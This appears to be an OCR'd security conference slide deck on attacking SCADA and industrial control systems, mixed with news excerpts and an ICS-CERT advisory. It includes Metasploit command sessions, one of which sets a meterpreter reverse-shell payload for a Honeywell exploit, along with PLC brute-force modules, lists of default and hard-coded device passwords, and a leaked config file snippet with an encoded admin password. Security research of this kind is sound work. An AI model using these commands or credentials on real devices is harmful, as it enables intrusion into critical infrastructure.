
- Third-party products are often hardcoded for ADDP
- No configuration interface to disable the ADDP protocol
- Often no way to change the "dbps" password
- Metasploit includes an ADDP reboot module



```
$ msfconsole
msf > use auxiliary/scanner/scada/digi_addp_reboot
msf auxiliary(digi_addp_reboot) > set RHOSTS 192.168.0.60
msf auxiliary(digi_addp_reboot) > run
```

Metasploit'n Scada

POINT N CLICK SCARY



Digi Remote Data Logging

UDP Settings

Automatically send serial data to one or more devices or systems on the network using UDP sockets.

☑ Automatically send serial data

Send data to the following network services:

Description	Send To	UDP Port	
No destinations currently configured			
sniffer	192.168.0.4	53	Add

Send data under any of the following conditions:

☐ Send when data is present on the serial line

Match string:

☐ Strip string before sending

☑ Send after following number of idle milliseconds

1000 ms

Send after the following number of bytes


1024 bytes

Apply

BISHOP FOX

Metasploit'n Scada

POINT N CLICK SCARY



Digi File Manager

- Upload static exploits to the web interface
  - Use the device as a drive-by host or target the admin
  - Automatically shows index.htm to the admin

File Management

Upload Files

Upload custom web pages and files such as your applet and HTML files. Uploading an *index.htm* or *index.html* file


Upload File:

Manage Files

Action	File Name	Size
□	index.htm	38853 bytes

Metasploit'n Scada

POINT N CLICK SCARY



threatpost

METASPLOIT MODULE RELEASED FOR PATCHED HONEYWELL ICS VULNERABILITY

by Michael Mimoso Follow @mike_mimoso March 11, 2013, 7:01PM

Metasploit today released an exploit module for a serious vulnerability in Honeywell industrial control system software used to manage everything from HVAC and building access systems, to energy and facilities management processes.

```
$ msfconsole
msf > use exploit/windows/browser/honeywell_hscremotedeploy_exec
msf exploit(honeywell_hscremotedeploy_exec) > show payloads
msf exploit(honeywell_hscremotedeploy_exec) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(honeywell_hscremotedeploy_exec) > set LHOST [MY IP ADDRESS]
msf exploit(honeywell_hscremotedeploy_exec) > exploit
```

Default Passwords


SCADA PASSWORD ATTACKS

- Digi equipment defaults to `root:dbps` for authentication
- Digi-based products often have their own defaults ("faster")
- Lantronix varies based on hardware model and access
  - `root:root`, `root:PASS`, `root:lantronix`, `access:systemn`

- Passwords were "`dbps`", "`digi`", & "`faster`"

Hard Coded Passwds

SCADA PASSWORD ATTACKS




Welcome > Blog Home > Critical Infrastructure > Hard-Coded ICS Credentials Getting Easier to Find

HARD-CODED ICS CREDENTIALS GETTING EASIER TO FIND

by Michael Mimoso Follow @mike_mimoso May 24, 2

Hard-coded credentials are a longstanding security no-no, but they're also an ever-present reality because of developers and IT managers who require remo to networks and systems for troubleshooting purposes.



Advisory (ICSA-13-136-01)

TURCK BL20 and BL67 Programmable Gateway Hard-Coded User Accounts

Original release date: May 16, 2013 | Last revised: May 17, 2013

This advisory provides firmware mitigation locations associated with TURCK's BL20 and BL67 Programmable Gateways vulnerabilities.

Researcher Rubén Santamarta of IOActive has identified hard-coded user accounts in TURCK's BL20 and BL67 Programmable Gateways. Exploitation of this vulnerability would allow an attacker to have remote administrative access to the device. This vulnerability affects programmable gateways deployed in the agriculture and food, automotive, and critical manufacturing sectors.

TURCK has produced an updated firmware version for the devices that mitigates the vulnerability by removing the hard-coded accounts accessible by the FTP service.

This vulnerability could be exploited remotely.


The following TURCK products are affected:

- BL20 Programmable Gateway, all versions, and
- BL67 Programmable Gateway, all versions.

This vulnerability allows an attacker to remotely access the device by using hard-coded credentials. After gaining

Passwd Bruteforcing

SCADA PASSWORD ATTACKS



```
"""
File: s7-brute-offline.py
Desc: offline password brutefor

Alexander Timorin, Dmitry Sklya
http://scadastrangelove.org


"""

import sys
import hashlib
import hmac
from binascii import hexlify
try:
    from scapy.all import *
except ImportError:
    print "please install scapy: http://www.secdev.org/projects/scapy/ "
```

Offline Brute-Force Password Tool Targeting Siemens S7

threatpost

Monday, April 1st, 2013

January 23, 2013, 11:25AM

Password Cracker Targets Siemens S7 PLCs


Siemens S7 programmable logic controllers, the same PLC family exploited by the Stuxnet malware, are in the crosshairs of a password-cracking tool that is capable of stealing credentials from industrial control systems.

PLCs are microprocessors that automate mechanical processes inside factories, including critical infrastructure utilities and manufacturers. The S7 protocol in question provides communication between engineering stations, SCADA systems, HMI interfaces and PLCs that is password protected.

Researchers at SCADA Strangelove presented at the recent Digital Bond SCADA Security Scientific Symposium (S4) a new offline brute force password cracker for S7 PLCs, along with proof of concept code.

Passwd Bruteforcing

SCADA PASSWORD ATTACKS




Koyo DirectLogic PLC Password Brute Force Utility

This module attempts to authenticate to a locked Koyo DirectLogic PLC. The PLC uses a restrictive passcode, which can be A0000000 through A9999999. The "A" prefix can also be changed by the administrator to any other character, which can be set through the PREFIX option of this module. This module is based on the original 'koyobrute.rb' Basecamp module from DigitalBond.

```
$ msfconsole
msf > use auxiliary/scanner/scada/koyo_login
msf auxiliary(koyo_login) > set RHOSTS [TARGET HOST RANGE]
msf auxiliary(koyo_login) > run
```

Password Cracking

SCADA PASSWORD ATTACKS



Google's Buildings Hackable

May 6, 2013
By Billy Rios

Tridium vulnerability exposes companies to outsider threa


At Cylance, we have an ongoing project to identify vulnerable Internet facing Indust (ICS) at scale. Our project is far from complete, but we wanted to share a story whic readers might be interested in. While looking through our scan results, we came acı Tridium Niagara device on the Internet.

GoogleWharf7

Username:

Password:

(The two gold keys… means it's secure)



A quick interrogation of the Tridium device yields a wealth of information about the specific platform version (a slightly outdated version) and OS specifics (QNX running on an embedded device). Armed with a few pieces of data, we utilized a custom exploit to extract the most sensitive file on a Tridium device, the config.bog file. The config.bog file contains the specific configurations for this particular device, but more importantly, it also contains the usernames and passwords for all the users on the device. A snippet from the config.bog file we took from Google is presented below.

```
<!-- /Services/UserService -->
<p n="UserService" h="3" t="b:UserService">
 <p n="admin" h="446a" t="b:User">
  <p n="fullName" f="r" v="Default Admin User"/>
  <p n="enabled" f="r"/>
  <p n="expiration" f="r"/>
  <p n="permissions" f="r" v="super"/>
  <p n="language" f="r"/>
  <p n="email" f="ro"/>
  <p n="password" f="ro" v="AH9rlmVx/CQaelOgisXSjPHYjstiD8Gq/Aczo+Gh7cA+h/CNCg=="/>
  <p n="facets" f="ro"/>
  <p n="navFile" f="r" v="file:^nav/NavFile.nav"/>
  <p n="prototypeName" f="r" v="superuser"/>
  <p n="networkUser" f="r" v="true"/>
  <p n="version" v="ControlworksOfficeServer:1297258428625"/>
```

(Encoded password for the device administrator)

